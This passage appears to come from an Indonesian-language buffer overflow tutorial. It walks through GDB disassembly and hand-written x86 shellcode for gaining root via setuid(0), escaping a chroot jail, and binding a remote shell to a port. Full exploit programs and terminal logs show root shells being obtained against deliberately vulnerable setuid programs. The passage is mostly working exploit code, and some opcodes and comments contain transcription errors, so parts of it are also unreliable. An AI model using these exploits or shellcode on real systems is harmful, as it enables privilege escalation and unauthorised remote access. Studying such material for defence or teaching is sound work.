There is absolutely no warranty for GDB. Type "show warranty" for
details.
This GDB was configured as "i386-redhat-linux"...
(gdb)diasassamble setuid
Dump of assembler code for function __setuid:
0x804b980 <__ setuid>:  pushl %ebp
0x804b981 <__ setuid+1>:  movl %esp,%ebp
0x804b983 <__ setuid+3>:  pushl %edi
0x804b984 <__ setuid+4>:  movl 0x8(%ebp), %edi
0x804b987 <__ setuid+7>:  cmpl $0xffffffff,%edi
0x804b98a <__ setuid+10>: je 0x804b993 <__setuid+19>
0x804b98c <__ setuid+12>: movzwl %di,%eax
0x804b98f <__ setuid+15>: cmpl %eax,%edi
0x804b991 <__ setuid+17>: je 0x804b9a5 <__setuid+37>
0x804b993 <__ setuid+19>: call 8x804dcb4 <__errno_location>
0x804b998 <__ setuid+24>: movl $0x16, (%eax)
0x804b99e <__ setuid+30>: movl $0xffffffff,%eax
0x804b9a3 <__ setuid+35>: jmp 0x804b9ca <__setuid+74>
0x804b9a5 <__ setuid+37>: pushl %ebx
0x804b9a6 <__ setuid+38>: movl %edi,%ebx
0x804b9a8 <__ setuid+40>: movl $0x17,%eax
0x804b9ad <__ setuid+45>: int $0x80
0x804b9af <__ setuid+47>: popl %ebx
0x804b9b0 <__ setuid+48>: movl %eax,%edi
0x804b9b2 <__ setuid+50>: cmpl $0xfffff000,%edi
0x804b9b8 <__ setuid+56>: jbe 0x804b9c8 <__setuid+72>
0x804b9ba <__ setuid+58>: call 0x804bcb4 <__errno_location>
0x804b9bf <__ setuid+63>: negl %edi
0x804b9c1 <__ setuid+65>: movl %edi, (%eax)
0x804b9c3 <__ setuid+67>: movl $0xffffffff,%edi
0x804b9c8 <__ setuid+72>: movl %edi,%eax
0x804b9ca <__ setuid+74>: movl 0xffffffffc(%ebp), %edi
0x804b9cd <__ setuid+77>: leave
0x804b9ce <__ setuid+78>: ret
End of assembler dump.
(gdb) quit
```

---

Maka diperoleh shellcode terhadap setuid (0) sebagai berikut:

```
setuid(0); code
```

---

```
char code[] =
    "\x31\xc0"           /* xorl %eax,%eax      */
    "\x31\xdb"           /* xorl %ebx,%ebx      */
    "\xb0\x17"           /* movb $0x17,%al      */
    "\xcd\x80";           /* int $0x80            */
```

---

Maka eksploitasi terhadap program vulnerable diperoleh dengan cara seperti di

bawah ini:

## exploit2.c

```
-----
#include<stdio.h>
#include<stdlib.h>

#define ALIGN                0
#define OFFSET               0
#define RET_POSITION         1024
#define RANGE                20
#define NOP                  0x90

char shellcode[]=
    "\x31\xc0"           /* xorl %eax,%eax */
    "\x31\xdb"           /* xorl %ebx,%ebx */
    "\xb0\x17"           /* movb $0x17,%al */
    "\xcd\x80"           /* int $0x80 */
    "\xeb\x1f"           /* jmp 0x1f */
    "\x5e"               /* popl %esi */
    "\x89\x76\x08"       /* movl %esi,0x8(%esi) */
    "\x31\xc0"           /* xorl %eax,%eax */
    "\x88\x46\x07"       /* movb %eax,0x7(%esi) */
    "\x89\x46\x0c"       /* movl %eax,0xc(%esi) */
    "\xb0\x0b"           /* movb $0xb,%al */
    "\x89\xfb"           /* movl %esi,%ebx */
    "\x8d\x4e\x08"       /* leal 0x8(%esi),%ecx */
    "\x8d\x56\x0c"       /* leal 0xc(%esi),%edx */
    "\xcd\x80"           /* int $0x80 */
    "\x31\xdb"           /* xorl %ebx,%ebx */
    "\x89\xd8"           /* movl %ebx,%eax */
    "\x40"               /* inc %eax */
    "\xcd\x80"           /* int $0x80 */
    "\xe8\xdc\xff\xff\xff" /* call -0x24 */
    "/bin/sh";           /* .string \"/bin/sh\" */

unsigned long get_sp(void)
{
    __asm__( "movl %esp,%eax" );
}

void main(int argc,char **argv)
{
    char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
    long addr;
    unsigned long sp;
    int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
    int i;

    if(argc>1)
        offset=atoi(argv[1]);

    sp=get_sp();
    addr=sp-offset;

    for(i=0;i<bsize;i+=4)
```

```

    {
        buff[i+ALIGN]=(addr&0x000000ff);
        buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
        buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
        buff[i+ALIGN+3]=(addr&0xff000000)>>24;
    }

    for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
        buff[i]=NOP;

    ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
    for(i=0;i<strlen(shellcode);i++)
        *(ptr++)=shellcode[i];

    buff[bsize-1]='\0';

    printf("Jump to 0x%08x\n",addr);

    execl("./vulnerable2","vulnerable2",buff,0);
}

```

---

setelah itu lakukan eksploitasi dengan langkah-langkah :

```

[wied@localhost wied]$ gcc -o vulnerable2 vulnerable2.c
[wied@localhost wied]$ gcc -o exploit2 exploit2.c
[wied@localhost wied]$ ls-l vulnerable2
-rwxrwxr-x 1 wied      wied  11914 nov 23 13:20 vulnerable2
[wied@localhost wied]$ ls-l exploit2
-rwxrwxr-x 1 wied      wied  12694 nov 23 13:20 exploit2
[wied@localhost wied]$ su
Password:
[root@localhost wied]# id
uid=0(root) gid=0(root) group=0,
1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@localhost wied]# chown root:root vulnerable2
[root@localhost wied]# chmod 4755 vulnerable2
[root@localhost wied]# exit
Exit
[wied@localhost wied]$ ls-l vulnerable2
-rwsr-xr-x 1 root root  11914 nov 23 13:20 vulnerable2
[wied@localhost wied]$ ./exploit2
Jump to 0xbffff788
[wied@localhost wied]$ whoami
Wied
[wied@localhost wied]$ ./exploit2 500
Jump to 0xbffff594
bash# whoami
root
bash# exit
exit
[wied@localhost wied]$ whoami
Wied
[wied@localhost wied]$

```

### 3. Merubah ROOT (Breaking chroot).

Jika sebuah root program yang dirootkan kita hanya dapat mengakses direktori yang dirootkan. Dengan merubah shellcode root direktori menjadi "/"

Contoh program vulnerable3

#### vulnerable3.c

```
-----
#include<string.h>
#include<unistd.h>

int main(int argc, char **argv)
{
    char buffer[1024];
    chroot("/home/ftp");
    chdir("/");
    if(argc>1)
        strcpy(buffer, argv[1]);
}
-----
```

Jika kita mencoba mengeksekusi "/bin/sh" dengan buffer overflow, maka akan didapatkan "/home/ftp/bin/sh" (jika ada) dan kita tidak dapat mengakses direktori lain kecuali "/home/ftp". Untuk itu dilakukan serangan terhadap chroot dengan membuat program kecil seperti dibawah ini :

#### breakchrootasm.c

```
-----
main()
{
    mkdir("sh", 0755);
    chroot("sh");
    /* many "../" */
    chroot("../../../../../../../../../../../../../../../../../");
}
-----
```

program di atas akan membuat direktori "sh" untuk diacu dalam eksploitasi (juga untuk digunakan untuk menjalankan "/bin/sh" )

#### Kompilasikan dan disassemble

```
[wied@localhost wied]$ gcc -o breakchrootasm -static breakchrootasm.c
[wied@localhost wied]$ gdb breakchrootasm
GNU gdb 4.17.0.11 with Linux support
Copyright 1988 Free Software Foundation, Inc.
```

GDB is free software, covered by the GNU General Public Licence, and you are Welcome to change it and/or distributed copies of it under certain condition.

Type "show copying" to see the condition.

There is absolutely no warranty for GDB. Type "show warranty" for details.

This GDB was configured as "i386-redhat-linux"...

(gdb)diasassamble mkdir

Dump of assembler code for function \_\_mkdir:

```
0x804b9b0 <__mkdir>:    movl    %ebx,%edx
0x804b9b2 <__mkdir+2>:  movl    0x8,(%esp,1),%ecx
0x804b9b6 <__mkdir+6>:  movl    0x4,(%esp,1),%ebx
0x804b9ba <__mkdir+10>: movl    $0x27,%eax
0x804b9bf <__mkdir+15>: int     $0x80
0x804b9c1 <__mkdir+17>: movl    %edx,%ebx
0x804b9c3 <__mkdir+19>: cmpl    $0xffffffff001,%eax
0x804b9c8 <__mkdir+24>: jae     0x804bcc0 <__syscall_error>
0x804b9ce <__mkdir+30>: ret
```

End of assembler dump.

(gdb) disassemblechroot

Dump of assembler code for function chroot:

```
0x804ba30 <chroot>:    movl    %ebx,%edx
0x804ba32 <chroot+2>:  movl    0x4,(%esp,1),%ebx
0x804ba36 <chroot+6>:  movl    $0x3d,%eax
0x804ba3b <chroot+11>:  int     $0x80
0x804ba3d <chroot+13>: movl    %edx,%ebx
0x804ba3f <chroot+15>: cmpl    $0xffffffff001,%eax
0x804ba44 <chroot+20>: jae     0x804bcc0 <__syscall_error>
0x804ba4a <chroot+26>: ret
```

End of assembler dump.

(gdb) quit

-----

dari hasil debug di atas diperoleh kode baru untuk disisipkan dalam shell masing-masing sebagai berikut:

### **mkdir("sh",0755); code**

```
-----
/* mkdir first argument is %ebx and second argument is */
/* %ecx. */
char code[] =
    "\x31\xc0" /* xorl %eax,%eax */
    "\x31\xc9" /* xorl %ecx,%ecx */
    "\xb0\x17" /* movb $0x27,%al */
    "\x8d\x5e\x05" /* leal 0x5(%esi),%ebx */
    /* %esi has to reference "/bin/sh" before using this */
    /* instruction. This instruction load address of "sh" */
    /* and store at %ebx */
    "\xfe\xc5" /* incb %ch */
    /* %cx = 0000 0001 0000 0000 */
    "\xb0\x3d" /* movb $0xed,%cl */
    /* %cx = 0000 0001 1110 1101 */
    /* %cx = 000 111 101 101 */
    -----
```

```

/* %cx = 0 7 5 5 */
"\xcd\x80"; /* int $0x80 */

```

---

### chroot("sh"); code

```

/* chroot first argument is ebx */
char code[] =
    "\x31\xc0" /* xorl %eax,%eax */
    "\x8d\x5e\x05" /* leal 0x5(%esi),%ebx */
    "\xb0\x3d" /* movb $0x3d,%al */
    "\xcd\x80"; /* int $0x80 */

```

---

### chroot("../..../..../..../..../..../..../..../..../"); code

```

char code[] =
    "\xbb\xd2\xd1\xd0\xff" /* movl $0xffd0d1d2,%ebx */
    /* disguised "../" character string */
    "\xf7\xdb" /* negl %ebx */
    /* %ebx = $0x002f2e2e */
    /* intel x86 is little endian. */
    /* %ebx = "../" */
    "\x31\xc9" /* xorl %ecx,%ecx */
    "\xb1\x10" /* movb $0x10,%cl */
    /* prepare for looping 16 times. */
    "\x56" /* pushl %esi */
    /* backup current %esi. %esi has the pointer of */
    /* "/bin/sh". */
    "\x01\xce" /* addl %ecx,%esi */
    "\x89\x1e" /* movl %ebx,(%esi) */
    "\x83\xc6\x03" /* addl $0x3,%esi */
    "\xe0\xf9" /* loopne -0x7 */
    /* make "../..../..../..../..../..../..../..../..../" character string at */
    /* 0x10(%esi) by looping. */
    "\x5e" /* popl %esi */
    /* restore %esi. */
    "\xb0\x3d" /* movb $0x3d,%al */
    "\x8d\x5e\x10" /* leal 0x10(%esi),%ebx */
    /* %ebx has the address of "../..../..../..../..../..../..../..../..../". */
    "\xcd\x80"; /* int $0x80 */

```

---

Selanjutnya dilakukan eksploitasi program vulnerabel3 denga exploit3.c

### exploit3.c

```

#include<stdio.h>
#include<stdlib.h>

```

```

#define ALIGN 0
#define OFFSET 0

```

```

#define RET_POSITION          1024
#define RANGE                 20
#define NOP                   0x90

char shellcode[]=
    "\xeb\x4f"           /* jmp 0x4f */
    "\x31\xc0"           /* xorl %eax,%eax */
    "\x31\xc9"           /* xorl %ecx,%ecx */
    "\x5e"               /* popl %esi */
    "\x88\x46\x07"       /* movb %al,0x7(%esi) */
    "\xb0\x27"           /* movb $0x27,%al */
    "\x8d\x5e\x05"       /* leal 0x5(%esi),%ebx */
    "\xfe\xc5"           /* incb %ch */
    "\xb1\xed"           /* movb $0xed,%cl */
    "\xcd\x80"           /* int $0x80 */
    "\x31\xc0"           /* xorl %eax,%eax */
    "\x8d\x5e\x05"       /* leal 0x5(%esi),%ebx */
    "\xb0\x3d"           /* movb $0x3d,%al */
    "\xcd\x80"           /* int $0x80 */
    "\x31\xc0"           /* xorl %eax,%eax */
    "\xbb\xd2\xd1\xd0\xff" /* movl $0xffd0d1d2,%ebx */
    "\xf7\xdb"           /* negl %ebx */
    "\x31\xc9"           /* xorl %ecx,%ecx */
    "\xb1\x10"           /* movb $0x10,%cl */
    "\x56"               /* pushl %esi */
    "\x01\xce"           /* addl %ecx,%esi */
    "\x89\x1e"           /* movl %ebx,(%esi) */
    "\x83\xc6\x03"       /* addl %0x3,%esi */
    "\xe0\xf9"           /* loopne -0x7 */
    "\x5e"               /* popl %esi */
    "\xb0\x3d"           /* movb $0x3d,%al */
    "\x8d\x5e\x10"       /* leal 0x10(%esi),%ebx */
    "\xcd\x80"           /* int $0x80 */
    "\x31\xc0"           /* xorl %eax,%eax */
    "\x89\x76\x08"       /* movl %esi,0x8(%esi) */
    "\x89\x46\x0c"       /* movl %eax,0xc(%esi) */
    "\xb0\x0b"           /* movb $0xb,%al */
    "\x89\xf3"           /* movl %esi,%ebx */
    "\x8d\x4e\x08"       /* leal 0x8(%esi),%ecx */
    "\x8d\x56\x0c"       /* leal 0xc(%esi),%edx */
    "\xcd\x80"           /* int $0x80 */
    "\xe8\xac\xff\xff\xff" /* call -0x54 */
    "/bin/sh";           /* .string \"/bin/sh\" */

unsigned long get_sp(void)
{
    __asm__( "movl %esp,%eax" );
}

void main(int argc,char **argv)
{
    char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
    long addr;
    unsigned long sp;
    int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
    int i;

```



```

        if(argc>1)
            offset=atoi(argv[1]);

        sp=get_sp();
        addr=sp-offset;

        for(i=0;i<bsize;i+=4)
        {
            buff[i+ALIGN]=(addr&0x000000ff);
            buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
            buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
            buff[i+ALIGN+3]=(addr&0xff000000)>>24;
        }

        for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
            buff[i]=NOP;

        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i=0;i<strlen(shellcode);i++)
            *(ptr++)=shellcode[i];

        buff[bsize-1]='\0';

        printf("Jump to 0x%08x\n",addr);

        execl("./vulnerable3","vulnerable3",buff,0);
    }
}
-----

```

lakukan langkah-langkah eksploitasi di bawah ini:

```

[wied@localhost wied]$ gcc -o vulnerable3 vulnerable3.c
[wied@localhost wied]$ gcc -o exploit3 exploit3.c
[wied@localhost wied]$ ls-l vulnerable3
-rwxrwxr-x 1 wied      wied  11924 nov 23 13:44 vulnerable3
[wied@localhost wied]$ ls-l exploit3
-rwxrwxr-x 1 wied      wied  12734 nov 23 13:44 exploit3
[wied@localhost wied]$ su
Password:
[root@localhost wied]# id
uid=0(root) gid=0(root) group=0,
1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@localhost wied]# chown root:root vulnerable3
[root@localhost wied]# chmod 4755 vulnerable3
[root@localhost wied]# exit
Exit
[wied@localhost wied]$ ls-l vulnerable3
-rwsr-xr-x 1 root root  11924 nov 23 13:46 vulnerable3
[wied@localhost wied]$ ./exploit3
Jump to 0xbffff788
Segmentation fault
[wied@localhost wied]$ ./exploit3 500
Jump to 0xbffff594
Segmentation fault
[wied@localhost wied]$ ./exploit3 -500
Jump to 0xbffff97c

```

```

bash# whoami
root
bash# pwd
/
bash# pwd
/
bash# ls
bin boot dev  etc  home  lib  lost+found misc mnt  net  proc  root
      sbin
tmp usr  var
bash# exit
exit
[wied@localhost wied]$

```

#### 4. Dengan menggunakan Open Socket programming (Open socket)

Dengan mengoverflow buffer di dalam suatu daemon maka akan di dapatkan crash pada sistem. Untuk itu kita harus menjalankan shell, membuka socket dan menghubungkan dengan standar I/O untuk melakukan eksploitasi. Padahal jika dilakukan demikian maka server akan menjadi crash secepatnya dalam kasus ini kita harus melakukan eksploitasi dengan membuka socket.

Di bawah ini contoh program vulnerable4.c dan opensocketasm2.c untuk membuka socket.

##### **vulnerable4.c**

```

-----
#include<string.h>

int main(int argc,char **argv)
{
    char buffer[1024];
    if(argc>1)
        strcpy(buffer,argv[1]);
}
-----

```

##### **opensocketasm2.c**

```

-----
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>

int soc,cli;
struct sockaddr_in serv_addr;

```

```

int main()
{
    if(fork()==0)
    {
        serv_addr.sin_family=2;
        serv_addr.sin_addr.s_addr=0;
        serv_addr.sin_port=0x77;
        soc=socket(2,1,6);
        bind(soc,(struct sockaddr *)&serv_addr,0x10);
        listen(soc,1);
        cli=accept(soc,0,0);
        dup2(cli,0);
        dup2(cli,1);
        dup2(cli,2);
        execl("/bin/sh", "sh", 0);
    }
}
-----

```

## Kompilasikan dan disassemble

```

[wied@localhost wied]$ gcc -o opensocketasm2 -static opensocketasm2.c
[wied@localhost wied]$ gdb opensocketasm2
GNU gdb 4.17.0.11 with Linux support
Copyright 1988 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public Licence, and
you are Welcome to change it and/or distributed copies of it under
certain condition.
Type "show copying" to see the condition.
There is absolutely no warranty for GDB. Type "show warranty" for
details.
This GDB was configured as "i386-redhat-linux"...
(gdb)diasassamble fork
Dump of assembler code for function __syscall_fork
0x804ba20 <__syscall_fork>:  movl  $0x2,%eax
0x804ba25 <__syscall_fork+5>:  int   %0x80
0x804ba27 <__syscall_fork+7>:  cmpl  %0xfffff001,%eax
0x804ba2c <__syscall_fork+12>:  jae   0x804be70 <__syscall_error>
0x804ba32 <__syscall_fork+18>:  ret
End of assembler dump.
(gdb) disassembler socket
Dump of assembler code for function __socket
0x804bc80 <__socket>:  movl  %ebx,%edx
0x804bc82 <__socket+2>:  movl  $0x66,%eax
0x804bc87 <__socket+7>:  movl  $0x1,%ebx
0x804bc8c <__socket+12>:  leal  0x4(%esp,1),%ecx
0x804bc90 <__socket+16>:  int   $0x80
0x804bc92 <__socket+18>:  movl  %edx,%ebx
0x804bc94 <__socket20>:  cmpl  $0xffffffff83,%eax
0x804bc97 <__socket23>:  jae   0x804be70 <__syscall_error>
0x804bc9b <__socket+29>:  ret
End of assembler dump.
(gdb) disassembler bind
Dump of assembler code for function bind:
0x804bc40 <bind>:  movl  %ebx,%edx

```

```

0x804bc42 <bind+2>:      movl    $0x66,%eax
0x804bc47 <bind+7>:      movl    $0x2,%ebx
0x804bc4c <bind+12>:     leal    0x4(%esp,1),%ecx
0x804bc50 <bind+16>:     int     $0x80
0x804bc52 <bind+18>:     movl    %edx,%ebx
0x804bc54 <bind+20>:     cmpl    $0xffffffff83,%eax
0x804bc57 <bind+23>:     jae     0x804be70 <__syscall_error>
0x804bc5d <bind+29>:     ret
End of assembler dump.
(gdb) disassembler listen

```

```

Dump of assembler code for function listen:
0x804bc60 <listen>:      movl    %ebx,%edx
0x804bc62 <listen+2>:    movl    $0x66,%eax
0x804bc67 <listen+7>:    movl    $0x2,%ebx
0x804bc6c <listen+12>:   leal    0x4(%esp,1),%ecx
0x804bc70 <listen+16>:   int     $0x80
0x804bc72 <listen+18>:   movl    %edx,%ebx
0x804bc74 <listen+20>:   cmpl    $0xffffffff83,%eax
0x804bc77 <listen+23>:   jae     0x804be70 <__syscall_error>
0x804bc7d <listen+29>:   ret
End of assembler dump.

```

```

(gdb) disassembler accept
Dump of assembler code for function __libc_accept:
0x804bc20<__libc_accept>:      movl    %ebx,%edx
0x804bc22 <__libc_accept+2>:    movl    $0x66,%eax
0x804bc27 <__libc_accept+7>:    movl    $0x5,%ebx
0x804bc2c <__libc_accept+12>:   leal    0x4(%esp,1),%ecx
0x804bc30 <__libc_accept+16>:   int     $0x80
0x804bc32 <__libc_accept+18>:   movl    %edx,%ebx
0x804bc34 <__libc_accept+20>:   cmpl    $0xffffffff83,%eax
0x804bc37 <__libc_accept+23>:   jae     0x804be70 <__syscall_error>
0x804bc3d <__libc_accept+29>:   ret
End of assembler dump.

```

```

(gdb) disassembler dup2
Dump of assembler code for function __dup2:
0x804bb00<__dup2>:          movl    %ebx,%edx
0x804bb02 <__dup2+2>:      movl    0x8(%esp,1),%ecx
0x804bb06 <__dup2+6>:      movl    0x4(%esp,1),%ebx
0x804bb0a <__dup2+10>:     movl    %0x3f,%eax
0x804bb0f <__dup2+15>:     int     $0x80
0x804bb11 <__dup2+17>:     movl    %edx,%ebx
0x804bb13 <__dup2+19>:     cmpl    $0xfffff001,%eax
0x804bb18 <__dup2+24>:     jae     0x804be70 <__syscall_error>
0x804bb1e <__dup2+30>:     ret
End of assembler dump.

```

```

(gdb) quit

```

---

Dari debug di atas diperoleh shellcode masing-masing seperti di bawah ini:

## fork()); code

```
-----
char code[] =
    "\x31\xc0"           /* xorl %eax,%eax      */
    "\xb0\x02"           /* movb $0x2,%al       */
    "\xcd\x80";          /* int $0x80           */
-----
```

## socket(2,1,6); code

```
-----
/* %ecx is a pointer of all arguments. */
char code[] =
    "\x31\xc0"           /* xorl %eax,%eax      */
    "\x31\xdb"           /* xorl %ebx,%ebx      */
    "\x89\xf1"           /* movl %esi,%ecx      */
    "\xb0\x02"           /* movb $0x2,%al       */
    "\x89\x06"           /* movl %eax,(%esi)    */
    /* The first argument. */
    /* %esi has reference free memory space before using */
    /* this instruction. */
    "\xb0\x01"           /* movb $0x1,%al       */
    "\x89\x46\x04"       /* movl %eax,0x4(%esi) */
    /* The second argument. */
    "\xb0\x06"           /* movb $0x6,%al       */
    "\x89\x46\x08"       /* movl %eax,0x8(%esi) */
    /* The third argument. */
    "\xb0\x66"           /* movb $0x66,%al      */
    "\xb3\x01"           /* movb $0x1,%bl       */
    "\xcd\x80";          /* int $0x80           */
-----
```

## bind(soc,(struct sockaddr \*)&serv\_addr,0x10); code

```
-----
/* %ecx is a pointer of all arguments. */
char code[] =
    "\x89\xf1"           /* movl %esi,%ecx      */
    "\x89\x06"           /* movl %eax,(%esi)    */
    /* %eax has to have soc value before using this */
    /* instruction. */
    /* the first argument. */
    "\xb0\x02"           /* movb $0x2,%al       */
    "\x66\x89\x46\x0c"    /* movw %ax,0xc(%esi)  */
    /* serv_addr.sin_family=2 */
    /* 2 is stored at 0xc(%esi). */
    "\xb0\x77"           /* movb $0x77,%al      */
    "\x66\x89\x46\x0e"    /* movw %ax,0xe(%esi)  */
    /* store port number at 0xe(%esi) */
    "\x8d\x46\x0c"       /* leal 0xc(%esi),%eax  */
    /* %eax = the address of serv_addr */
    "\x89\x46\x04"       /* movl %eax,0x4(%esi) */
    /* the second argument. */
    "\x31\xc0"           /* xorl %eax,%eax      */
-----
```

```

"\x89\x46\x10"          /* movl %eax,0x10(%esi) */
/* serv_addr.sin_addr.s_addr=0 */
/* 0 is stored at 0x10(%esi). */
"\xb0\x10"              /* movb $0x10,%al */
"\x89\x46\x08"          /* movl %eax,0x8(%esi) */
/* the third argument. */
"\xb0\x66"              /* movb $0x66,%al */
"\xb3\x02"              /* movb $0x2,%bl */
"\xcd\x80";             /* int $0x80 */

```

---

### **listen(soc,1); code**

```

/* %ecx is a pointer of all arguments. */
char code[] =
"\x89\x11"              /* movl %esi,%ecx */
"\x89\x06"              /* movl %eax,(%esi) */
/* %eax has to have soc value before using this */
/* instruction. */
/* the first argument. */
"\xb0\x01"              /* movb $0x1,%al */
"\x89\x46\x04"          /* movl %eax,0x4(%esi) */
/* the second argument. */
"\xb0\x66"              /* movb $0x66,%al */
"\xb3\x04"              /* movb $0x4,%bl */
"\xcd\x80";             /* int $0x80 */

```

---

### **accept(soc,0,0); code**

```

/* %ecx is a pointer of all arguments. */
char code[] =
"\x89\x11"              /* movl %esi,%ecx */
"\x89\x11"              /* movl %eax,(%esi) */
/* %eax has to have soc value before using this */
/* instruction. */
/* the first argument. */
"\x31\xc0"              /* xorl %eax,%eax */
"\x89\x46\x04"          /* movl %eax,0x4(%esi) */
/* the second argument. */
"\x89\x46\x08"          /* movl %eax,0x8(%esi) */
/* the third argument. */
"\xb0\x66"              /* movb $0x66,%al */
"\xb3\x05"              /* movb $0x5,%bl */
"\xcd\x80";             /* int $0x80 */

```

---

### **dup2(cli,0); code**

```

/* the first argument is %ebx and the second argument */
/* is %ecx */

```

---

```

char code[]=
    /* %eax has to have cli value before using this      */
    /* instruction.                                       */
    "\x88\xc3"      /* movb %al,%bl      */
    "\xb0\x3f"      /* movb $0x3f,%al    */
    "\x31\xc9"      /* xorl %ecx,%ecx     */
    "\xcd\x80";     /* int $0x80          */

```

---

Untuk mengeksploitasi program vulnerable4 di atas kita sisipkan shellcode hasil debug tersebut di dalam program exploit4.c di bawah ini :

### exploit4.c

---

```

#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<netdb.h>
#include<netinet/in.h>

#define ALIGN          0
#define OFFSET         0
#define RET_POSITION   1024
#define RANGE          20
#define NOP            0x90

char shellcode[]=
    "\x31\xc0"      /* xorl %eax,%eax      */
    "\xb0\x02"      /* movb $0x2,%al       */
    "\xcd\x80"      /* int $0x80           */
    "\x85\xc0"      /* testl %eax,%eax     */
    "\x75\x43"      /* jne 0x43            */
    "\xeb\x43"      /* jmp 0x43            */
    "\x5e"          /* popl %esi           */
    "\x31\xc0"      /* xorl %eax,%eax      */
    "\x31\xdb"      /* xorl %ebx,%ebx      */
    "\x89\xf1"      /* movl %esi,%ecx      */
    "\xb0\x02"      /* movb $0x2,%al       */
    "\x89\x06"      /* movl %eax,(%esi)    */
    "\xb0\x01"      /* movb $0x1,%al       */
    "\x89\x46\x04"  /* movl %eax,0x4(%esi) */
    "\xb0\x06"      /* movb $0x6,%al       */
    "\x89\x46\x08"  /* movl %eax,0x8(%esi) */
    "\xb0\x66"      /* movb $0x66,%al      */
    "\xb3\x01"      /* movb $0x1,%bl       */
    "\xcd\x80"      /* int $0x80           */
    "\x89\x06"      /* movl %eax,(%esi)    */
    "\xb0\x02"      /* movb $0x2,%al       */
    "\x66\x89\x46\x0c" /* movw %ax,0xc(%esi) */
    "\xb0\x77"      /* movb $0x77,%al      */
    "\x66\x89\x46\x0e" /* movw %ax,0xe(%esi) */
    "\x8d\x46\x0c"  /* leal 0xc(%esi),%eax */
    "\x89\x46\x04"  /* movl %eax,0x4(%esi) */
    "\x31\xc0"      /* xorl %eax,%eax      */

```

```

"\x89\x46\x10"      /* movl %eax,0x10(%esi) */
"\xb0\x10"           /* movb $0x10,%al      */
"\x89\x46\x08"      /* movl %eax,0x8(%esi) */
"\xb0\x66"           /* movb $0x66,%al      */
"\xb3\x02"           /* movb $0x2,%bl       */
"\xcd\x80"           /* int $0x80            */
"\xeb\x04"           /* jmp 0x4              */
"\xeb\x55"           /* jmp 0x55             */
"\xeb\x5b"           /* jmp 0x5b             */
"\xb0\x01"           /* movb $0x1,%al       */
"\x89\x46\x04"      /* movl %eax,0x4(%esi) */
"\xb0\x66"           /* movb $0x66,%al      */
"\xb3\x04"           /* movb $0x4,%bl       */
"\xcd\x80"           /* int $0x80            */
"\x31\xc0"           /* xorl %eax,%eax       */
"\x89\x46\x04"      /* movl %eax,0x4(%esi) */
"\x89\x46\x08"      /* movl %eax,0x8(%esi) */
"\xb0\x66"           /* movb $0x66,%al      */
"\xb3\x05"           /* movb $0x5,%bl       */
"\xcd\x80"           /* int $0x80            */
"\x88\xc3"           /* movb %al,%bl        */
"\xb0\x3f"           /* movb $0x3f,%al      */
"\x31\xc9"           /* xorl %ecx,%ecx       */
"\xcd\x80"           /* int $0x80            */
"\xb0\x3f"           /* movb $0x3f,%al      */
"\xb1\x01"           /* movb $0x1,%cl       */
"\xcd\x80"           /* int $0x80            */
"\xb0\x3f"           /* movb $0x3f,%al      */
"\xb1\x02"           /* movb $0x2,%cl       */
"\xcd\x80"           /* int $0x80            */
"\xb8\x2f\x62\x69\x6e" /* movl $0x6e69622f,%eax */
"\x89\x06"           /* movl %eax,(%esi)     */
"\xb8\x2f\x73\x68\x2f" /* movl $0x2f68732f,%eax */
"\x89\x46\x04"      /* movl %eax,0x4(%esi) */
"\x31\xc0"           /* xorl %eax,%eax       */
"\x88\x46\x07"      /* movb %al,0x7(%esi)  */
"\x89\x76\x08"      /* movl %esi,0x8(%esi) */
"\x89\x46\x0c"      /* movl %eax,0xc(%esi) */
"\xb0\x0b"           /* movb $0xb,%al       */
"\x89\xf3"           /* movl %esi,%ebx       */
"\x8d\x4e\x08"      /* leal 0x8(%esi),%ecx  */
"\x8d\x56\x0c"      /* leal 0xc(%esi),%edx  */
"\xcd\x80"           /* int $0x80            */
"\x31\xc0"           /* xorl %eax,%eax       */
"\xb0\x01"           /* movb $0x1,%al       */
"\x31\xdb"           /* xorl %ebx,%ebx       */
"\xcd\x80"           /* int $0x80            */
"\xe8\x5b\xff\xff\xff"; /* call -0xa5          */

```

```

unsigned long get_sp(void)
{
    __asm__( "movl %esp,%eax" );
}

```

```

long getip(char *name)
{
    struct hostent *hp;

```



```

long ip;
if((ip=inet_addr(name))== -1)
{
    if((hp=gethostbyname(name))==NULL)
    {
        fprintf(stderr,"Can't resolve host.\n");
        exit(0);
    }
    memcpy(&ip,(hp->h_addr),4);
}
return ip;
}

int exec_sh(int sockfd)
{
    char snd[4096],rcv[4096];
    fd_set rset;
    while(1)
    {
        FD_ZERO(&rset);
        FD_SET(fileno(stdin),&rset);
        FD_SET(sockfd,&rset);
        select(255,&rset,NULL,NULL,NULL);
        if(FD_ISSET(fileno(stdin),&rset))
        {
            memset(snd,0,sizeof(snd));
            fgets(snd,sizeof(snd),stdin);
            write(sockfd,snd,strlen(snd));
        }
        if(FD_ISSET(sockfd,&rset))
        {
            memset(rcv,0,sizeof(rcv));
            if(read(sockfd,rcv,sizeof(rcv))<=0)
                exit(0);
            fputs(rcv,stdout);
        }
    }
}

int connect_sh(long ip)
{
    int sockfd,i;
    struct sockaddr_in sin;
    printf("Connect to the shell\n");
    fflush(stdout);
    memset(&sin,0,sizeof(sin));
    sin.sin_family=AF_INET;
    sin.sin_port=htons(30464);
    sin.sin_addr.s_addr=ip;
    if((sockfd=socket(AF_INET,SOCK_STREAM,0))<0)
    {
        printf("Can't create socket\n");
        exit(0);
    }
    if(connect(sockfd,(struct sockaddr *)&sin,sizeof(sin))<0)
    {
        printf("Can't connect to the shell\n");
    }
}

```

```

        exit(0);
    }
    return sockfd;
}

void main(int argc, char **argv)
{
